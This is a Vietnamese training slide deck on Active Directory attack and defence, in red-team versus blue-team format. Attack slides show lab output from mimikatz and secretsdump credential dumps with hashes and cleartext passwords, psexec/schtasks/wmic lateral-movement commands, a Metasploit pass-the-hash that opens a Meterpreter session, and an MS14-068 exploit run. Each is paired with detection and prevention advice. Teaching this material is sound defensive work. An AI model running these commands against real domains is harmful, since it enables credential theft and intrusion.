    * Domain  : ADSECLAB
    * NTLM     : d0abfc0cb689f4cdc8959a1411499096
    * SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd

tspkg :
    * Username : svc-SQLDBEngine01
    * Domain  : ADSECLAB
    * Password : ThisIsAGoodPassword99!

wdigest :
    * Username : svc-SQLDBEngine01
    * Domain  : ADSECLAB
    * Password : ThisIsAGoodPassword99!

kerberos :
    * Username : svc-SQLDBEngine01
    * Domain  : LAB.ADSECURITY.ORG
    * Password : ThisIsAGoodPassword99!

ssp :
credman :
```

THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**
 - **Detection:**
 - Giám sát command-line
 - Giám sát inject code vào tiến trình lsass.exe

THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**

- **Prevention:**

- Windows Server 2012 R2
 - Windows Server 2012/2008 trở xuống: **KB2871997**
 - Hỗ trợ “Protected Users” group
 - Hỗ trợ **Restricted Admin RDP Mode**
 - LSA Credential Cleanup

THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**

- **Prevention:**

- Enable “Protected Users” group
 - Enable **Restricted Admin RDP Mode**

THU THẬP TÀI KHOẢN


- **Blue Team - mimikatz**
 - Prevention: Disable SeDebugPrivilege

The screenshot shows the Windows Group Policy Management Editor interface. The left pane displays a tree structure of policy settings under 'Windows Settings' and 'Local Policies'. The right pane lists policies with their current settings. The policy 'Debug programs' is highlighted with a blue selection bar.

Policy	Policy Setting
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Not Defined
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined

THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**
 - Prevention: Disable WDigest protocol (Windows 2008 trở xuống)



THU THẬP TÀI KHOẢN

- **Red Team**

- **ntds.dit (Domain Controller)**
 - Active Directory database file
 - C:\Windows\NTDS\ntds.dit
 - Domain password hashes
 - Crack password hashes
 - Pass-the-hash

THU THẬP TÀI KHOẢN

▪ ntds.dit

Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -ntds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbcc5e3df7bf11ebcad18b07a065d89:
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f0459
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab4
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e
```

THU THẬP TÀI KHOẢN

- **Blue Team – ntds.dit**

- **Detection:** giám sát command-line
 - Các công cụ dump file ntds.dit
 - **Prevention:** n/a

THU THẬP TÀI KHOẢN

- **Red Team**

- **Registry Hives**

- HKLM\SYSTEM, HKLM\SECURITY, HKLM\SAM
 - Local SAM Hashes
 - Cached Domain Credentials Hashes
 - Crack password hashes
 - Pass-the-hash

THU THẬP TÀI KHOẢN

▪ Registry Hives

- *secretsdump.py -sam sam.save -security security.save -system system.save LOCAL*

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.11-dev - Copyright 2002-2013 Core Security Technologies

[*] Target system bootKey: 0x602e8c2947d56a95bf9cfad9e0bbbace
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
renadm:500:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
support:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
hdes:6ec74661650377df488415415bf10321:securus.corp.com:SECURUS:::
Administrator:c4a850e0fee5af324a57fd2eeb8dbd24:SECURUS.CORP.COM:SECURUS:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:2fb3672702973ac1b9ade0acbda432f
...  
9/12/18  
30
```

THU THẬP TÀI KHOẢN

- **Blue Team – Registry Hives**

- **Detection:**

- Giám sát tiến trình lạ truy cập registry hives
 - Giám sát command-line các công cụ dump registry hives

- **Prevention:** n/a

THU THẬP TÀI KHOẢN

- **Red Team**

- **cpassword**


- Cấu hình cũ

- Lưu mật khẩu dạng mã hoá (giải mã được)

THU THẬP TÀI KHOẢN

▪ Cpassword

- *findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies*.xml*



The screenshot shows a Windows Notepad window titled "ScheduledTasks.xml - Notepad". The window contains XML code for a scheduled task. A specific line of code is highlighted in blue, showing a password value: `cpassword="Ohae/KyxnLuvdCQXUtA1+f/QFZZ98UD1Z3jVK0bSQC" action="U" name="Enable Event Log at When Available"/>`. The Notepad interface includes a menu bar with File, Edit, Format, View, and Help, and a standard window title bar with minimize, maximize, and close buttons.

THU THẬP TÀI KHOẢN

- **Blue Team - cpassword**

- **Detection:** giám sát command-line tìm kiếm GPO có cpassword
- **Prevention:** Bỏ các policy có cpassword
 - Có thể tạo lại nếu cần

THU THẬP TÀI KHOẢN

- **Red Team**
 - **Keylogger**
 - Ghi log bàn phím
 - Chụp ảnh màn hình

THU THẬP TÀI KHOẢN

- **Blue Team - Keylogger**
 - Detection & Prevention:
 - Antivirus
 - Security Endpoint

37

TẤN CÔNG LEO THANG

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

TẤN CÔNG LEO THANG

- **Red Team**

- **Remote Desktop**

- Chức năng mặc định trong các máy chủ Windows

- Đối với máy trạm: mặc định disable

- Port: **TCP/3389**



TẤN CÔNG LEO THANG

- **Blue Team**

- **Remote Desktop**

- **Detection:** giám sát log đăng nhập RDP

- Source IP, thời gian, tài khoản

- **Prevention:**

- Siết chính sách kết nối port TCP/3389

- Xác thực đa nhân tố

TẤN CÔNG LEO THANG

- Red Team

- psexec

- Công cụ của Microsoft
 - Chức năng mặc định trong các máy tính Windows

- Port: TCP/445

The screenshot shows a Windows command prompt window titled 'cmd \\user-xp-pc: cmd.exe'. The window contains the following text:

```
C:\>hostname & whoami & date /t & time /t  
IR-XP-PC  
MSAD2\msad2-responder1  
Wed 12/12/2012  
09:52 PM  
  
C:\>psexec \\user-xp-pc cmd.exe  
PsExec v1.98 - Execute processes remotely  
Copyright (C) 2001-2010 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>hostname & whoami & date /t & time /t  
USER-XP-PC  
MSAD2\msad2-responder1  
Wed 12/12/2012  
09:52 PM  
C:\WINDOWS\system32>
```

Three red arrows point from the right side of the text to three callout boxes on the right:

- An arrow points to the first block of text ('Logged on locally to IR-XP-PC as IR account MSAD2-RESPONDER1')
- An arrow points to the second block of text ('PsExec run as currently logged-on user (no alternate credentials supplied with "-u" option)')
- An arrow points to the third block of text ('Now running commands on remote machine USER-XP-PC as MSAD2-RESPONDER1')

TẤN CÔNG LEO THANG

- **Blue Team**

- **psexec**

- **Detection:**

- Giám sát tiến trình
 - Giám sát log xác thực

- **Prevention:**

- Chặn thực thi psexec
 - Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG

- Red Team

- Task Schedule

- Công cụ của Microsoft
 - 03 cách dung

- at

- schtasks

- SC

AT

```
>_ at \\TARGET_HOST HH:MM EXECUTABLE
```

Schtasks

```
>_ schtasks /create /tn TASK_NAME /tr EXECUTABLE /sc once /st 00:00 /s  
TARGET_HOST /RU System  
schtasks /run /tn TASK_NAME /s TARGET_HOST
```

SC

```
>_ sc \\TARGET_HOST create SERVICE_NAME binpath= "EXECUTABLE"  
sc \\TARGET_HOST start SERVICE_NAME
```

TẤN CÔNG LEO THANG

- **Blue Team**

- **Task Schedule**

- **Detection:**

- Giám sát Scheduled Tasks

- Thư mục %WINDIR%\Tasks, %WINDIR%\System32\Tasks – xuất hiện các tập tin At1.job, At2.job...

- **Prevention:**

- Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG

- Red Team
 - WMI
 - `wmic /node:[targetIPAddr] /user:[admin] process call create "cmd.exe /c [command]"`

TẤN CÔNG LEO THANG

- **Blue Team**

- **WMI**

- **Detection:**

- Giám sát tiến trình **wmic**


- **Prevention:**

- Disable **wmic**

- Siết chính sách kết nối port **TCP/445**

TẤN CÔNG LEO THANG

- Red Team
 - Powershell
 - Enter-PSSession -ComputerName



The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command entered is "Enter-PSSession -ComputerName ms2". The output shows the session has been established with computer name "MS2".

```
Administrator: Windows PowerShell
PS C:\Users\administrator.CONTOSO> Enter-PSSession -ComputerName ms2
[ms2]: PS C:\Users\administrator.CONTOSO\Documents> $env:ComputerName
MS2
[ms2]: PS C:\Users\administrator.CONTOSO\Documents>
```

TẤN CÔNG LEO THANG

- **Blue Team**

- **powershell**

- **Detection:**

- Giám sát tiến trình **powershell**

- **Prevention:**

- Disable powershell (trên máy chủ/máy trạm)

- Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG

- Red Team
 - Pass the Hash, Pass the Ticket

```
msf exploit(psexec) > set SMBPass 68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE485182
SMBPass => 68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4
msf exploit(psexec) > exploit

[*] Started reverse handler on port 4444
[*] Connecting to the server...
[*] Authenticating as user 'administrator'...
[*] Uploading payload...
[*] Created \lfkbVrat.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np: [\"svctrl"] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np: [\"svctrl"] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (TPDQvgGN - "Mb")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \lfkbVrat.exe...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened ( :4444 -> :4108)
```

TẤN CÔNG LEO THANG

- **Blue Team**

- **Pass the Hash, Pass the Ticket**

- **Detection:**

- Giám sát Event Log

- EventID: **4624** - Logon Type: **3**

- Logon Process: **NtLmSsP** - Key Length: **0**


- **Prevention:**

- Siết chính sách kết nối port TCP/445

- Siết chính sách Network Logon

TẤN CÔNG LEO THANG

- Red Team
 - Exploitation
 - VD: MS14-068 (Microsoft Kerberos Checksum Validation Vulnerability)



The screenshot shows a terminal window titled "root@kali: ~/pykek". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The terminal content displays the output of a Python script named "ms14-068.py". The command run is:

```
root@kali:~/pykek# python ms14-068.py -u darthsidious@lab.adsecurity.org -p TheEmperor99! -s S-1-5-21-1473643419-774954089-2222329127-1110 -d adsdc02.lab.adsecurity.org
```

The script's progress is shown with "[+]" status indicators:

- [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
- [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
- [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
- [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
- [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
- [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
- [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
- [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
- [+] Creating ccache file 'TGT_darthsidious@lab.adsecurity.org.ccache'... Done!

The terminal prompt at the bottom is "root@kali:~/pykek#".

TẤN CÔNG LEO THANG

- **Blue Team**
 - **Exploitation**
 - **Detection:**
 - Tuỳ theo từng lối
 - **Prevention:**
 - Update định kỳ

TẤN CÔNG LEO THANG

- **Blue Team**

- **Generic Prevention:**

- Tách riêng user Domain Admins và user Helpdesk
 - Siết chính sách kết nối các port TCP/445, TCP/3389
 - Siết chính sách đăng nhập chéo giữa các máy tính trong AD
 - Siết chính sách đăng nhập đối với user Domain Admins
 - Siết chính sách đăng nhập đối vào Domain Controllers
 - Sử dụng các phương thức xác thực đa nhân tố

53

CẬP NHẬT TÀI KHOẢN

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

CẬP NHẬT TÀI KHOẢN


- Red Team
 - Keylogger
 - Ghi log bàn phím
 - Chụp ảnh màn hình

CẬP NHẬT TÀI KHOẢN

- **Blue Team - Keylogger**
 - Detection & Prevention:
 - Antivirus
 - Security Endpoint

CẬP NHẬT TÀI KHOẢN

- Red Team
 - Password Filter DLL





No engines detected this file

SHA-256 487bdbba290c18def9b9746acd3d6401c12722dcb20ff1fd1009ad2c642ea172

File name Srchui

File size 199.5 KB

Last analysis 2018-04-03 01:38:03 UTC

Community score -31

0 / 65

Detection

Details

Community

1

Ad-Aware



Clean

AegisLab



Clean

AhnLab-V3



Clean

ALYac



Clean

Antiy-AVL



Clean

Arcabit



Clean

Avast



Clean

Avast Mobile Security



Clean

AVG



Clean

Avira



Clean

AVware



Clean

Baidu



Clean

BitDefender



Clean

Bkav



Clean

CẬP NHẬT TÀI KHOẢN

▪ Blue Team

▪ Password Filter DLL

▪ Detection: Giám sát registry

- Subkey:

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa](#)

- Value: [Notification Packages](#)

- Prevention: n/a

Name	Type	Data
(Default)	REG_SZ	(value not set)
auditbaseobjects	REG_DWORD	0x00000001 (1)
Authentication Packages	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomaincreds	REG_DWORD	0x00000000 (0)
everyoneincludesanonymous	REG_DWORD	0x00000000 (0)
fipsalgorithmpolicy	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeauditing	REG_BINARY	00
limitblankpassworduse	REG_DWORD	0x00000001 (1)
Incompatibilitylevel	REG_DWORD	0x00000002 (2)
LsaPid	REG_DWORD	0x000001b0 (432)
nodefaultadminowner	REG_DWORD	0x00000000 (0)
nolnhash	REG_DWORD	0x00000000 (0)
Notification Packages	REG_MULTI_SZ	RASSFM KDCSVC WDIGEST scclci
restrictanonymous	REG_DWORD	0x00000000 (0)
restrictanonymoussam	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest

59

KẾT LUẬN

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

KẾT LUẬN

- Active Directory là cần thiết
- Cần cài đặt bổ sung cấu hình bảo mật cho AD
 - Hạn chế truy cập chéo
 - Hạn chế sử dụng tài khoản Domain Admins
 - Hạn chế truy cập máy chủ Domain Controllers
 - Cô lập máy trạm
 - Quản lý chặt các policy kết nối cổng 3389, 445
- Tham khảo guide của Microsoft
 - <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-secur ing-active-directory>